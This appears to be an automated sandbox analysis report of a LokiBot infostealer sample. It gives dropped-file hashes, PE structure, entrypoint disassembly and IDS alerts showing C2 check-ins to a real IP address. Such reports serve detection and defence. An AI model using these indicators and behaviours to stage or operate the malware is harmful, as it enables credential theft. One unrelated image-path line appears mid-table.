Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....N.....Q.....-.....<.....Rich.....PE..L.....ob..... ....@.....@.....!.....0..... ....text...^..... ....`.rdata..... .....@..@.rsrc.....0.....@..@.....

C:\Users\user\AppData\Local\Temp\efnvpl

Process:	C:\Users\user\Desktop\dhGoVvfmul.exe
File Type:	DOS executable (COM, 0x8C-variant)
Category:	dropped
Size (bytes):	4935
Entropy (8bit):	6.158373046672494
Encrypted:	false
SSDEEP:	96:Fp8h7t+r4zx4jrGP0VqcfWKcirH1BAbK6S6DWZIBy9FWGPZNQB2jK4CsBDL1:+tA4zx4jywfTOXUBKQ4XCstL1
MD5:	E2FFABC730A2CF170A16934F49E1B05E
SHA1:	092993518203811 99C6CEE30062DFC5BE0A3E9A6
SHA-256:	07A69D2284B659076040725425497D4DA10ADB891A5F3D54A10C707D2A74FB01
SHA-512:	CFD2709345EE7D1DE087A3D46CF418F96EE347C1A37579608B84BD00747FCECC2D148A65CF7C879837DCEC9E58F3EE2D2C2D31B534B9E4174F2A57C17C99BE14
Malicious:	false
Reputation:	low
Preview:	.....&.....&.....c.....c...&...j....&.....0.....,{,.....0.....,s,.w.....0..t...,k,.o.....0..._...,c,.g& .....c...<.,....&...l,.,.....0.d.u.....0.e,...,..&.....&..n.....{...s...k....c.....(..... .,..&.....{.....,.....j.....&..n.....le.....c.....d..d,.,.,.....,.....le.....i".....e.....".....e.....>".....e.....&...c....j....0.{,.& .....i.....,.....,.....(....<....l.,.{....0.<...d..,.{,.... .....c.0.{.....".n....u..,..0.....,.& ....&.....j.....le.....&...c....j....0.c,.& .....i.....,.....,...<...(c.'-.....<....l.,.c,..g..<...d..,.c,..g..<...t.,.c,..g...l....u.,.c,.g0.<...d..,.c,..g.....c.0.c....i".....,.& .. ..,.....,.& ....&.....j.....le.....&..j....0.,.& .....i.....,.....,..E...(c....<....l.,.,.....<...d..,.,.....c.0.....>".....,.....Z..

C:\Users\user\AppData\Local\Temp\ptq0vlz6htg

Process:	C:\Users\user\Desktop\dhGoVvfmul.exe
File Type:	data
Category:	dropped
Size (bytes):	106495
Entropy (8bit):	7.955489709110049
Encrypted:	false
SSDEEP:	1536:hYYUu04hEOBzupNyyKiYjPFvrNHzNwZWOzLqJW0bvivVEPq80H46I:hYYVhEO+AFvlSkOzuJDudEy/H+
MD5:	92B8F8D79D15063FE55F13D98069FD80
SHA1:	46EA07994665E3560A6FE9B38483D47B8527B6DD
SHA-256:	92336A96341D13C5B45A82EE508A85EAE3C907DDF9E2C62DD99F5DB2CA59D9CE
SHA-512:	96B1E4FEB23DA9B0711BCEB637CF3DE80C9F62592BD673E4A83E20F5DBD15F225D40FE0D9624B0ED029EA1AFA46C167E03C7CEDE27BCBF7D51B146481450267C
Malicious:	false
Reputation:	low
Preview:	.G.....H.CV.+.....IzLq...n.Aj.....}.f.`.;.....>.....$.B2y.6K..D.....#...I.y..M....'O.....sE.....;;b....L.<.#w...r..>.[#~.cT.<....E.y.[.....iL..(....0]..8&k...et..5.h9e@D.i[....A.G..>.. (.....g.W.V.....k....x...A.....h(...:..{..C.p>.h.....lh....n.A.a.....:.....`.;.B.l.y>.....$.9... ....I....r.#.t.u.....: ..Cu..o">cf.....F.L.<.#wBm.6..i.h...*.G..z.d....#5M7.o.9V].y,.....0..... a>....!.'.p...n.....e.....d5k.|..[P.....5.>.....<m.'.x.....Qh....:.*...6H.C.+H..l....IJvq...j.Ai.....}.f...;....z.>....$.@... ...G..... .#.tx.....: .aCu..."..7...J.F.L.<.#wBm.6..i.h...*.G..z .d....#5M7.o.9V].y,.....0.....a>....!.'.p...n.....d5k.|..[P.....5.>.....k....x..#A..B....Qh(...:.*...6H.C..+.h.....I.Lq...n.Aj.....}.f.`.;.....y>.....$.9... ..... .#.tx.u.....: ..Cu..o" .k7.....F.L.<.#wBm.6..i.h...*.G..z.d....#5M7.o.9V].y,.....0.....a>....!.'.p...n.....d5k.|..[P.....5.>....

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe (copy)

Process:	C:\Users\user\AppData\Local\Temp\dehbibhar.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.0668271918538625
Encrypted:	false
SSDEEP:	48:qDXboBaPMMlGIB2hnhY+q12GKgG5CeDb+X949gvRuqS:+XEoMme6MzVROthJx

MD5:	99DF91CF3E9775BE40FE27FEFA10C203
SHA1:	DBDA94E51F0F783E4C169D2D838D3377550450AC
SHA-256:	A2FC8B5DDF220B7D9DF0E7FCC88F2EBA533698F3D178AF97A93788B614C64014
SHA-512:	D7ABD84314DCDCFEB42F230F901A7B5DA49EAD7D1F85F1AF34CC55D5A69278F1A7BF39BF08E92B22E81F50A8E0370705C709E550F1DE794095313DEBD2BA7F2D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 24%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....N.....Q.....-.....<.....Rich.....PE..L.....ob..... ....@.....@.....!.....0..... .....text...^..... ....`.rdata..... .....@..@.rsrc.....0.....@..@.....

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck

Process:	C:\Users\user\AppData\Local\Temp\dehbibhar.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a

Process:	C:\Users\user\AppData\Local\Temp\dehbibhar.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbq:4
MD5:	8CB7B7F28464C3FCBAE8A10C46204572
SHA1:	767FE80969EC2E67F54CC1B6D383C76E7859E2DE
SHA-256:	ED5E3DCEB0A1D68803745084985051C1ED41E11AC611DF8600B1A471F3752E96
SHA-512:	9BA84225FDB6C0FD69AD99B69824EC5B8D2B8FD3BB4610576DB4AD79ADF381F7F82C4C9522EC89F7171907577FAF1B4E70B82364F516CF8BBFED99D2ADEA43AF
Malicious:	false
Preview:	.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.733849688630961
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	dhGoVvfmul.exe
File size:	125839
MD5:	5c5d4e3e0dadff03da7b9878acf3e706
SHA1:	38a387d18c147245078db39a82f8531816c9d726
SHA256:	bb36f0ab95d6422a20e81221adeb4033ebdbd7b20337a2557f3f5c3de0a77596

SHA512:	073194f0f86af4ca4721b3d7ea7e78755b90e1c8e85e27c969f0407a4ab78bf0af153177e96e583d952c9dacb6cc7b7a0071eabc80ff015b5f209a9b668ff2c4
SSDEEP:	3072:l1NjcVVnLpPunbxOP+E6zXX3BeTZpqiJ5OboPYtfyr/cDA:HNeZmE29oT5bRYlyr/z
TLSH:	96C3029C66A0C0B3C9F247322A361377DEF6952266668B0F03604F9C7D66781EE0D776
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....f...*.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x4034f7
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9AE5 [Sat Sep 25 21:55:49 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007EFCA8D2EB2Ah
lea eax, dword ptr [ebp-00000140h]

Instruction
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007EFCA8D2EAFAh
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [0042A2D8h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3b000	0xa50	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6515	0x6600	False	0.661534926471	data	6.43970794855	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.45	data	5.14577456407	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0xa000	0x20338	0x600	False	0.499348958333	data	4.01369865045	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2b000	0x10000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3b000	0xa50	0xc00	False	0.402018229167	data	4.18462166815	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3b190	0x2e8	data	English	United States
RT_DIALOG	0x3b478	0x100	data	English	United States
RT_DIALOG	0x3b578	0x11c	data	English	United States
RT_DIALOG	0x3b698	0x60	data	English	United States
RT_GROUP_ICON	0x3b6f8	0x14	data	English	United States
RT_MANIFEST	0x3b710	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/22-17:06:31.292534 05/04/22-17:06:31.292534	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49787	80	192.168.2.4	88.218.168.92
05/04/22-17:06:16.374113 05/04/22-17:06:16.374113	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49780	88.218.168.92	192.168.2.4
05/04/22-17:06:18.169397 05/04/22-17:06:18.169397	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49781	80	192.168.2.4	88.218.168.92
05/04/22-17:07:15.237173 05/04/22-17:07:15.237173	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49810	80	192.168.2.4	88.218.168.92
05/04/22-17:06:22.890812 05/04/22-17:06:22.890812	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49784	80	192.168.2.4	88.218.168.92
05/04/22-17:07:26.375874 05/04/22-17:07:26.375874	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	51787	53	192.168.2.4	8.8.8.8
05/04/22-17:06:09.089375 05/04/22-17:06:09.089375	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	57594	53	192.168.2.4	8.8.8.8
05/04/22-17:06:10.670601 05/04/22-17:06:10.670601	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	60512	53	192.168.2.4	8.8.8.8
05/04/22-17:06:46.460576 05/04/22-17:06:46.460576	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49793	88.218.168.92	192.168.2.4
05/04/22-17:07:04.571093 05/04/22-17:07:04.571093	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49801	80	192.168.2.4	88.218.168.92
05/04/22-17:05:51.935858 05/04/22-17:05:51.935858	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49762	80	192.168.2.4	88.218.168.92
05/04/22-17:07:24.436443 05/04/22-17:07:24.436443	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49814	80	192.168.2.4	88.218.168.92
05/04/22-17:07:32.534838 05/04/22-17:07:32.534838	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	60790	53	192.168.2.4	8.8.8.8
05/04/22-17:07:18.160224 05/04/22-17:07:18.160224	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49812	80	192.168.2.4	88.218.168.92
05/04/22-17:06:03.575681 05/04/22-17:06:03.575681	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49771	80	192.168.2.4	88.218.168.92
05/04/22-17:07:24.858929 05/04/22-17:07:24.858929	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49814	88.218.168.92	192.168.2.4
05/04/22-17:07:21.051803 05/04/22-17:07:21.051803	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49813	88.218.168.92	192.168.2.4
05/04/22-17:07:26.425495 05/04/22-17:07:26.425495	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49815	80	192.168.2.4	88.218.168.92

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/22-17:06:11.460186 05/04/22-17:06:11.460186	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49778	88.218.168.92	192.168.2.4
05/04/22-17:05:46.967263 05/04/22-17:05:46.967263	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49759	80	192.168.2.4	88.218.168.92
05/04/22-17:06:15.851899 05/04/22-17:06:15.851899	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	50445	53	192.168.2.4	8.8.8.8
05/04/22-17:07:34.959527 05/04/22-17:07:34.959527	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49819	80	192.168.2.4	88.218.168.92
05/04/22-17:05:50.222185 05/04/22-17:05:50.222185	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49761	80	192.168.2.4	88.218.168.92
05/04/22-17:06:36.675434 05/04/22-17:06:36.675434	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49790	88.218.168.92	192.168.2.4
05/04/22-17:07:15.612334 05/04/22-17:07:15.612334	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49810	88.218.168.92	192.168.2.4
05/04/22-17:07:18.596983 05/04/22-17:07:18.596983	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49812	88.218.168.92	192.168.2.4
05/04/22-17:07:36.027149 05/04/22-17:07:36.027149	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	60946	53	192.168.2.4	8.8.8.8
05/04/22-17:06:19.592402 05/04/22-17:06:19.592402	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49782	80	192.168.2.4	88.218.168.92
05/04/22-17:05:58.351855 05/04/22-17:05:58.351855	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	64909	53	192.168.2.4	8.8.8.8
05/04/22-17:07:05.007163 05/04/22-17:07:05.007163	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49801	88.218.168.92	192.168.2.4
05/04/22-17:05:56.623177 05/04/22-17:05:56.623177	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49765	80	192.168.2.4	88.218.168.92
05/04/22-17:06:31.742972 05/04/22-17:06:31.742972	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49787	88.218.168.92	192.168.2.4
05/04/22-17:06:40.198897 05/04/22-17:06:40.198897	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49792	80	192.168.2.4	88.218.168.92
05/04/22-17:05:58.579153 05/04/22-17:05:58.579153	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49767	80	192.168.2.4	88.218.168.92
05/04/22-17:07:18.109794 05/04/22-17:07:18.109794	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	61068	53	192.168.2.4	8.8.8.8
05/04/22-17:05:53.764676 05/04/22-17:05:53.764676	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	60758	53	192.168.2.4	8.8.8.8
05/04/22-17:06:34.682087 05/04/22-17:06:34.682087	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	53989	53	192.168.2.4	8.8.8.8

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/22-17:05:57.102046 05/04/22-17:05:57.102046	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49765	88.218.168.92	192.168.2.4
05/04/22-17:06:21.587324 05/04/22-17:06:21.587324	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49783	88.218.168.92	192.168.2.4
05/04/22-17:07:00.547757 05/04/22-17:07:00.547757	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49800	88.218.168.92	192.168.2.4
05/04/22-17:06:19.530815 05/04/22-17:06:19.530815	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	52472	53	192.168.2.4	8.8.8.8
05/04/22-17:06:46.019049 05/04/22-17:06:46.019049	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49793	80	192.168.2.4	88.218.168.92
05/04/22-17:06:54.136918 05/04/22-17:06:54.136918	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	50778	53	192.168.2.4	8.8.8.8
05/04/22-17:06:13.754758 05/04/22-17:06:13.754758	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49779	88.218.168.92	192.168.2.4
05/04/22-17:05:53.814873 05/04/22-17:05:53.814873	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49764	80	192.168.2.4	88.218.168.92
05/04/22-17:05:56.551066 05/04/22-17:05:56.551066	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	60647	53	192.168.2.4	8.8.8.8
05/04/22-17:06:58.254969 05/04/22-17:06:58.254969	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49799	88.218.168.92	192.168.2.4
05/04/22-17:06:03.517854 05/04/22-17:06:03.517854	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	54069	53	192.168.2.4	8.8.8.8
05/04/22-17:06:29.614717 05/04/22-17:06:29.614717	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49786	88.218.168.92	192.168.2.4
05/04/22-17:07:32.582866 05/04/22-17:07:32.582866	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49818	80	192.168.2.4	88.218.168.92
05/04/22-17:06:29.050171 05/04/22-17:06:29.050171	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	58816	53	192.168.2.4	8.8.8.8
05/04/22-17:06:51.541781 05/04/22-17:06:51.541781	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49797	88.218.168.92	192.168.2.4
05/04/22-17:06:18.577427 05/04/22-17:06:18.577427	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49781	88.218.168.92	192.168.2.4
05/04/22-17:06:01.883215 05/04/22-17:06:01.883215	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49769	88.218.168.92	192.168.2.4
05/04/22-17:05:43.139332 05/04/22-17:05:43.139332	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49758	80	192.168.2.4	88.218.168.92
05/04/22-17:07:20.576478 05/04/22-17:07:20.576478	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	58715	53	192.168.2.4	8.8.8.8


Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/22-17:06:47.446849 05/04/22-17:06:47.446849	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	61081	53	192.168.2.4	8.8.8.8
05/04/22-17:06:27.621610 05/04/22-17:06:27.621610	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49785	88.218.168.92	192.168.2.4
05/04/22-17:06:38.277875 05/04/22-17:06:38.277875	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49791	80	192.168.2.4	88.218.168.92
05/04/22-17:07:29.254760 05/04/22-17:07:29.254760	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49816	80	192.168.2.4	88.218.168.92
05/04/22-17:07:08.472306 05/04/22-17:07:08.472306	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	64948	53	192.168.2.4	8.8.8.8
05/04/22-17:06:09.618553 05/04/22-17:06:09.618553	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49777	88.218.168.92	192.168.2.4
05/04/22-17:07:06.183458 05/04/22-17:07:06.183458	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49802	80	192.168.2.4	88.218.168.92
05/04/22-17:06:23.295314 05/04/22-17:06:23.295314	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49784	88.218.168.92	192.168.2.4
05/04/22-17:05:52.472200 05/04/22-17:05:52.472200	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49762	88.218.168.92	192.168.2.4
05/04/22-17:07:06.131413 05/04/22-17:07:06.131413	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	55142	53	192.168.2.4	8.8.8.8
05/04/22-17:07:12.890174 05/04/22-17:07:12.890174	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49809	88.218.168.92	192.168.2.4
05/04/22-17:07:36.607784 05/04/22-17:07:36.607784	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49820	88.218.168.92	192.168.2.4
05/04/22-17:06:13.256202 05/04/22-17:06:13.256202	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	61361	53	192.168.2.4	8.8.8.8
